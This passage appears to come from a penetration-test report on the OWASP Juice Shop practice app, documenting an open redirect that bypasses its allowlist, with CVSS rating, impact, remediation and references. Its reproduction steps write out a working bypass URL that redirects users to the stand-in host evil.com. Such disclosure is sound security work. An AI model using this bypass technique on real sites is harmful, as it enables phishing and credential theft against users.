OWASP Cross Site Scripting Prevention Cheat Sheet	https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
MITRE CWE-79	https://cwe.mitre.org/data/definitions/79.html
OWASP Content Security Policy Cheat Sheet	https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html


Open Redirect via Allowlist Validation Bypass	
CVSS Score	6.9 (Medium)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N
Affected Component	Redirect Functionality\
Affected Endpoints	GET /redirect?ro=


Description:
An Open Redirect vulnerability was identified in the application's redirect functionality. During the security assessment, the /redirect?to= parameter was found to be improperly validated, allowing attackers to manipulate the redirect destination. By crafting a malicious URL, it was possible to bypass the application's redirect allowlist and force users to be redirected to an arbitrary external website. This indicates insufficient validation of user-controlled redirect targets.

Impact:
The successful exploitation of this vulnerability allows an attacker to redirect users to attacker-controlled websites while using a trusted application URL. This can facilitate phishing attacks, credential theft, malware distribution, and social engineering by increasing the credibility of malicious links.

Steps To Reproduce:
1. Open a application in browser.
2. Navigate to the URL, try to redirect to /redirect?to=http://evil.com, the server respond with 406 Error: Unrecognized target URL
3. Analyze the JavaScript main.js file, there is allowlist URL. Now craft nested URL to bypass as http://127.0.0.1.nip.io:3000/redirect?to=http://evil.com?to=http://leanpub.com/juice-shop
4. Observe that the application processes the reqest.
5. Verify that the redirect validation is bypassed and the user is redirected to an unintended destination.

Supporting Evidence:





Remediation Recommendation:

- Avoid using user-controlled URLs directly in redirect operations.
- Validate redirect destinations against a strict server-side allowlist.
- Reject URLs containing nested redirect parameters, alternate URL encoding, or malformed hostnames.

Reference:

A06: 2025 - Insecure Design	https://owasp.org/Top10/2025/A06_2025-Insecure_Design
CWE - 601	https://cwe.mitre.org/data/definitions/601.html
OWASP Web Security Testing Guide (WSTG)	https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/04-Testing_for_Client_Side_URL_Redirect